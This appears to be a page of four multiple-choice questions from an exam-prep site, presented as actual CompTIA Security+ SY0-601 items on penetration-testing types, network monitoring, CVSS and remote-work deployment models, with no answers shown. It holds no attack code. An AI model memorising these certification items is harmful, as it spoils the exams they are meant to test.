
An enterprise has hired an outside security firm to conduct penetration testing on its network and applications. The firm has been given the documentation only available to the customers of the applications. Which of the following BEST represents the type of testing that will occur?

A. Bug bounty

B. Black-box

C. Gray-box

D. White-box



Actual exam question from CompTIA's SY0-601

Question #: 353

Topic #: 1

[All SY0-601 Questions]


A network engineer and a security engineer are discussing ways to monitor network operations. Which of the following is the BEST method?

A. Disable Telnet and force SSH.

B. Establish a continuous ping.

C. Utilize an agentless monitor.

D. Enable SNMPv3 with passwords.



Actual exam question from CompTIA's SY0-601

Question #: 354

Topic #: 1

[All SY0-601 Questions]


A security analyst is looking for a solution to help communicate to the leadership team the severity levels of the organization's vulnerabilities. Which of the following would BEST meet this need?

A. CVE

B. SIEM

C. SOAR

D. CVSS



Actual exam question from CompTIA's SY0-601
Question #: 355
Topic #: 1
[All SY0-601 Questions]


A company is switching to a remote work model for all employees. All company and employee resources will be in the cloud. Employees must use their personal computers to access the cloud computing environment. The company will manage the operating system. Which of the following deployment models is the company implementing?

A. CYOD

B. MDM

C. COPE

D. VDI



Actual exam question from CompTIA's SY0-601

Question #: 356

Topic #: 1

[All SY0-601 Questions]

